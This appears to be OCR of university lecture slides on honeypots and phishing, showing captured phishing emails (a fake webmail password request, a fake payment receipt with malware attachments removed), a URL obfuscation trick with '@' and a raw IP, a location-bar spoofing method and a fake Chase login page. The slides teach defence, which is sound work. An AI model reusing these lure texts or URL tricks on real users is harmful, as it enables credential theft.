
Honeypots

- Decoy machine
- Lure hacker away from high value target
- Learn about new attacks
- Range from
  - daemon impersonating a service *e.g.* telnet
  - full virtual machine *e.g. VMWare*
- Honeynets: networks of decoy machines
  - network may be virtual: could be single host


Application Security

- Web Security
  - Phishing
  - SQL Injection
  - Cross-site scripting
- Email security
  - Secure email
  - Spaming


Phishing


LinkedIn Technical Suppo
https://mail.google.com/mail/u/0/?shva=1#spam/13ddee449b94ae3a
+Bo Search Images Maps Play YouTube News Gmail Drive Calendar More
Google
in:spam
Click here to enable desktop notifications for Gmail. Learn more Hide
Gmail
Delete forever
Not spam
More
COMPOSE
USC - Master of Social Work - Become a Great Social Worker. Earn Your MSW at USC Online.
Inbox (4,743)
Starred
Important
Sent Mail
Drafts (10)
Circles
ad
Mileage Plus (206)
MyPoints (1,173)
wsj (1,701)
Less
Chats
All Mail
Spam (105)
Sign into chat
Search people...
Carl Wang
fengjunli@gmai...
Hao Wang
http://67.15.76.201/~guru/negotiations.html
to me
Apr 6 (9 days ago)
Why is this message in Spam? It's similar
were detected by our spam filters. Learn more
LinkedIn
LinkedIn Technical Support just sent you a
Date: 4/06/2013
http://www.linkedin.com/?action=viewNotification&io=member&message=aaf544a
View/reply to this message
This email was intended for robert.luo@gmail.com.
2013, LinkedIn Corporation. 2029 Stierlin Ct. Mountain View, CA 94043, USA
Click here to Reply or Forward

Phishing


[SPAM][RBL+] Attn: Web/E-mail Account Holder, - Message (Plain Text)
File
Message
Adobe PDF
Ignore
Junk
Delete
Reply
Reply All
Forward
Meeting
More
Delete
Respond
690
Team E-mail
Reply & Delete
To Manager
Done
Create New
Quick Steps
Move
Rules
OneNote
Actions
Move
Mark Unread
Categorize
Follow Up
Tags
Translate
Find
Related
Select
Editing
Zoom
Zoom
Links and other functionality have been disabled in this message. To restore functionality, move this message to the Inbox.
This message was marked as spam using the Outlook Junk E-mail filter.
From: UNIVERSITY MESSAGING CENTER <admin@interwork.sdsu.edu>
Sent: Sun 2/17/2013 7:39 PM
To: undisclosed-recipients:
Cc:
Subject: [SPAM][RBL+] Attn: Web/E-mail Account Holder,
Attn: Web/E-mail Account Holder,
This message is from the University Webmail Messaging Center to all email account owners.
We are currently carrying out scheduled maintenance,upgrade of our web mail service and we are changing our mail host server,as a result your original password will be reset.
We are sorry for any inconvenience caused.
To complete your webmail email account upgrade, you must reply to this email immediately and provide the information requested below.
****
CONFIRM YOUR EMAIL IDENTITY NOW
E-mail Address:
User Name/ID:
Password:
Re-type Password:
****
Failure to do this will immediately render your email address deactivated from the University Webmail.
****
This E-mail is confidential and privileged. If you are not the intended Recipient please accept our apologies; Please do not Disclose, Copy or Distribute Information in this E-mail or take any action in Reliance on its contents: to do so is strictly prohibited and may be Unlawful.
Please inform us that this Message has gone astray before deleting it.
Thank you for your Co-operation.
Copyright ©2011 University Webmaster. All Rights Reserved
See more about: UNIVERSITY MESSAGING CENTER.

Phishing


[SPAM][RBL+] [REJECTED] Transaction is completed - Message (HTML)
File
Message
Adobe PDF
Ignore
Junk
Delete
Reply
Reply All
Forward
Meeting
More
690
To Manager
Team E-mail
Move
Rules
OneNote
Actions
Mark Unread
Categorize
Follow Up
Translate
Find
Related
Select
Zoom
Delete
Respond
Quick Steps
Move
Tags
Editing
Zoom
Links and other functionality have been disabled in this message. To restore functionality, move this message to the Inbox.
This message was marked as spam using the Outlook Junk E-mail filter.
Outlook blocked access to the following potentially unsafe attachments: ITTC-Attachment-Warning.txt.
From: Payment notification system <dirkm5@gmail.com>
Sent: Thu 2/28/2013 12:01 PM
To: bluo@ittc.ku.edu
Cc:
Subject: [SPAM][RBL+] [REJECTED] Transaction is completed
Warning: This message has had one or more attachments removed (Receiptofpayment_id847729037334564564356.exe, Receipt of payment _id847729037334564564356.zip). Please read the "ITTC-Attachment-Warning.txt" attachment(s) for more information.
ACH transaction is completed. $0165 has been successfully transferred.
If the transaction was made by mistake please contact our customer service.
Receipt on payment is attached.
*** This is an automatically generated email, please do not reply ***
See more about: Payment notification system.

Phishing

- Very simple examples
- They're getting more sophisticated
  - Example: A CS researcher working on Information Retrieval
  - Placed a bid on eBay
  - Received an email when bidding was about to close: Congratulations! ……. Please pay …….
  - Clicked the link
  - Arrived at a webpage that looked exactly like eBay.
  - Gave his username/password
  - Arrived at his account detail page
  - Looked at the address bar – **it was not eBay!!**

Phishing

- Very simple examples
- They're getting more sophisticated
  - better copies of pages
  - URL tricks

    http://www.cnn.com&story=breaking_news@18.69.0.44/evarady/www/story.htm
- It's hard for us to distinguish
- Think about average computer user
- How much does your net security depend on users?


Spoofing the location bar

- Phisher:
  - Open a new window
  - Remove location field from new window
  - Draw a fake location field which shows the spoofed location


Repository of phishing sites

- Phish Tank
- http://www.phishtank.com/


Phish Tank


Chase Online - Identificati
www.mkkssmkkra.com/components/com_contents/.default/.concept/.express/.confirm/.process/index.php
CHASE
Chase.com | Privacy Policy
Chase Online℠
Monday, April 15, 2013
Online Identity Verification Process...
Help with this page
Identification
Confirmation
Help us identify you and your accounts — Enter your information in the fields below and click "Next."
*Required field
Enter Identification Information
User ID *
Password *
Email Address *
(for safe delivery of secured alerts & messages)
Email Address *
(for safe delivery of secured alerts & messages)
Email Password *
Confirm Email Password *
*Required field
Next
Cancel
Security | Terms of Use
© 2010 JPMorgan Chase & Co.

